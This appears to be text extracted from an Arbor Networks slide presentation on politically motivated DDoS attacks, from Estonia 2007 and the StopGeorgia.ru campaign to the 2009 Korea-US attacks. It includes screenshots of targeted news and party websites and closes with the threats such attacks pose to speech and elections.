
Galushkevich is the only person who has been convicted since the cyberattack in April and May 2007 crippled the Web sites of banks, schools, and government agencies.

The attacks occurred after the Estonian government decided to relocate a Soviet-era World War II memorial of a bronze soldier. Ethnic Russians in Estonia rioted in the streets, and cyberattacks ensued. Russia denied involvement.

"He [Galushkevich] wanted to show that he was against the removal of this bronze statue," Maesalu. "At the moment, we don't have any other suspects."

But police are still trying to find others who may have been involved in the attacks, although the investigation is complicated since the attackers are likely outside Estonia, Maesalu said.

As the attacks were continuing, Estonian Defense Minister Jaak Aaviksoo called for stronger defenses in Europe against computer hackers.



ANDOR
NETWORKS



中国红客

Друзья проекта

war.georgia.su
www.stop-war.us

Линки на ресурсы

Инфо

Мы - представители русского хак-андеграунда, не потерпим провокации со стороны Грузии в любых ее проявлениях. Мы хотим жить в свободном мире, а существовать в свободном от агрессии и лжи Сетевом пространстве.

www.stopgeorgia.ru

Наш ответ на агрессию со стороны Грузии

Мы - представители русского хак-андеграунда, не потерпим провокации со стороны Грузии в любых ее проявлениях. Мы хотим жить в свободном мире и существовать в свободном от агрессии и лжи Сетевом пространстве. Мы не нуждаемся в указаниях со стороны властей или иных лиц, а действуем согласно своим убеждениям, основанным на патриотизме, совести и вере в силу справедливости. Вы можете называть нас преступниками и кибер-террористами, развязывая при этом войны и убивая людей. Но мы будем бороться и недопустим агрессии в отношении России в Сетевом пространстве.

Мы требуем прекращения атак на информационные и правительственные ресурсы Рунета, а так же обращаемся ко всем СМИ и журналистам с просьбой объективно освещать происходящие события. До тех пор, пока ситуация не изменится, мы будем препятствовать распространению ложной информации на западных и грузинских правительственных и информационных ресурсах. Не мы развязали информационную войну, не нам отвечать за ее последствия.

Мы призываем к помощи всех, кому не безразлична ложь политических грузинских сайтов, всех, кто имеет возможность препятствовать распространению черной информации.

StopGeorgia.ru

P.S. Существует одно официальное зеркало проекта - www.stopgeorgia.info. Все остальные ресурсы не имеют никакого отношения к движению StopGeorgia.ru.

ВНИМАНИЕ! НЕМЕЦКИЙ ДАТА-ЦЕНТР "NETDIREKT" - WWW.NETDIREKT.DE ОТКАЗАЛ В ХОСТИНГЕ ЗЕРКАЛУ ПРОЕКТА! ЗЕРКАЛО WWW.STOPGEORGIA.INFO НА ДАННЫЙ МОМЕНТ НЕ СУЩЕСТВУЕТ!

Новости

13.08.2008
День Траура. Скорбим
по погибшим в Южной
Осетии

10.08.2008
Форум проекта запущен и
работает в штатном
режиме


09.08..2008
Открыт сайт,
посвященный ведению
информационной войны с
Грузией

07.08.2008
Грузия развязала
военный конфликт с
Южной Осетией

[Читать](#)

www.stopgeorgia.ru

N E T W O R K S



Motivation

Elections - Intimidation

09.03.2009 Главная избранное e-mail о проекте архива форумы наш жж rss english Поиск

Каспаров.ru
интернет-журнал Гарри Каспарова

КОЛОНЕТКИ ЭЛЕКЦИОННОЕ ПОЛЕ НАЦИОНАЛЬНЫЕ ПЕЧАТНЫЕ РЕГИОНАЛЬНЫЕ ГЛОБАЛЬНЫЕ

НОВОСТИ СТАТЬИ ПРОЕКТЫ ФОТО ВИДЕО ДАЙДЖЕСТ

АРХАРЫ | БАХМИНА | ОЛИГАРХИ | ХОДОРКОВСКИЙ | КРИЗИС | МАРКЕЛОВ

ver. 3.0 beta

Сообщаем

Совет да любовь
Взгляды Путина и Медведева на кризис не отличаются друг от друга. С таким заявлением выступил помощник президента Аркадий Дворкович. В интервью WSJ он также признал ошибки правительства России. Ранее газета писала, что президент постепенно дистанцируется от премьер-министра и его экономического курса.

19:00 Провиантская Чечня
Сыну покойного Масхадова угрожают, заставляя вернуться в Чечню 43 млн.

16:31 Вузова дюжина
Медведев выделил 600 миллионов рублей избранным вузам

14:50 Уйти по-хорошему
Спецзащиты потребовали отставки

Анализируем

Мартовские виды
Правительство не хочет отчитываться перед Думой за триллионы. Комментарий: Обозреватель Каспарова.Ру Сергей Петрунин.

Чтобы выжить
Московские казино займутся спортом. Комментарий: Обозреватель Каспарова.Ру Сергей Петрунин.

Рокировка пешек
Численников будут менять местами каждый год. Комментарий: Обозреватель Каспарова.Ру Сергей Петрунин.

Статьи
По поводу Шеварднадзе указал на ошибки грузинской оппозиции и предсказал скорый развал России

Ирина Миролюбова: Реакция на "базар"
Как сделать жилье дешевым, а регионы богатыми


Каспаров

Статьи

09.03 Опасный сделок с Путиным
США не стоит лоббизировать с режимом, обреченным на гибель

Гурьев ух Каспаров
Тень "отца"
Прощания с иллюзиями

Биография



BNP
British National Party

Nick Griffin, MEP & Andrew Brons, MEP
FLYING THE FLAG FOR BRITAIN

HOME POLICES RESOURCES MANIFESTO ABOUT US HOW TO HELP ORGANISER GUIDES LIVE TV IDENTITY CAREERS

COLONNETTES ELECTION CANDIDATES 2009 NATIONAL NEWS PEAK POL REGIONAL NEWS THE VOICE OF FREEDOM NEWSPAPER MEP EXPERTS

NATIONAL NEWS
BNP's interview with Nick Griffin MEP
BNP's "Outgoing Moment" - Statement by Nick Griffin MEP
The election of two British National Party Members of the European Parliament has

REGIONAL NEWS
BNP's "Outgoing Moment" - Statement by Nick Griffin MEP
The election of two British National Party Members of the European Parliament has

GET INVOLVED
Visit the BNP's website here

LIBERAL DEMOCRATS

HOME
CAMPAIGN
CONSERVATIVES
GET INVOLVED
INTERNATIONAL
IN YOUR AREA
MEDIA CENTRE
NEWS
OTHER SITES
PARTY
PARLIAMENT
POLICE
POLICY
NICK Clegg
TAKA
LIFE
POLITICS
SUPPORTERS

Home
Families are facing a difficult time. We will do everything possible to help. Something possible to protect jobs, keeping viable businesses going. Something possible to make sure being made redundant does not mean you have lost all your future. And something possible to create hundreds of thousands of new jobs, to get people back out to work as soon as possible.
→ Read our economic recovery plan here

Electron results 2009
Tue 14 Jun 2009
The latest results from the local and European elections, as well as reaction from Nick Clegg.

Habitat: Tory plans to scrap criminal record checks would risk public safety
Tue 14 Jun 2009
Conservative plans to scrap criminal record checks on EU citizens living in this country would put British citizens at risk, according to research by the Liberal Democrats.

Stronger together for Europe
Tue 14 Jun 2009
Government regulators paid out £27m in bonuses to staff last year despite various problems in many of the areas they regulate. Clegg of the business west to executives earning over £100,000, according to figures revealed to the Liberal Democrats.

Read our plans

Conservatives Policy People News Values Campaigns What you live Get involved Donate Show your support Keyword search

NOW FOR CHANGE

News
Do Labour think the British people are fools?
Monday, June 8
David Cameron attacks Gordon Brown for trying to pretend the public don't want a General Election
Go to news


Opinion
European Election Results
Monday, June 8
Lansbury outlines proposals to end youth unemployment
Monday, June 8
Go to opinion

What's on
David Cameron meets our new councillors in Devon and Leicestershire
Wednesday, June 10
David Cameron asks Labour and Progress to meet the new councillors who helped the Party take control of the County Councils in Devon and Leicestershire. (Photo credit: www.andrewscott.co.uk)


Sign for Change
Join our campaign to force Gordon Brown to dissolve Parliament and hold a General Election right now.
Go to sign for change

Give us a Referendum
Join our campaign to make Labour leave that 2008 referendum on the EU. We will be holding a referendum on the EU. (Photo credit: www.andrewscott.co.uk)

Critics - Censorship





Page 44



“Sit In” Protest

- September, 2009
- “Anonymous” attempts DDoS on AU PM, ACMA websites
 - Protesting Internet filtering in AU
 - Effects were minimal



Unknown Motivation - 77DDoS (KR, US)



- July 4-10, 2009, attacks on KR, US gov and commercial targets
- Technical details known, actors and motivations not
- KR-centric botnet (96%+)
- Early concerns of KP-state action


Response







Announced Cyber Attack Programs



- Several countries openly said they are exploring offensive tools in this arena
- DDoS may be a part of it
- Details unknown
- True state capabilities unknown

Biggest Political Threats from Cyber Conflict

- **Dissidents' organizations**
- **Freedom of speech**
 - Critics
 - Press
 - Opposition candidates
- **Elections**
 - Fairness
- **Internet is a communications medium**
- **These attacks threaten growth of liberties**

Rising Popularity

- **Few incidents in 1999-2002**

- Hainan Island
- Israel-Palestinian clashes
- NATO-Balkan conflict

- **Massive growth since 2007**

- Estonia, Georgia best known
- UA, RU domestic, RU-ex USSR, Belarus, Ingushetia, Chechnya
- PS-IL
- US
- CN, Burma
- IR

- **No region is immune in 2009**

Kiitos

Dankë

Thank you

Arigato

Terima kasih

Grazie

Kamsahamnida

Dank u

Spasibo

감사합니다

Gracias

Merci

Tānan

ARBOR
NETWORKS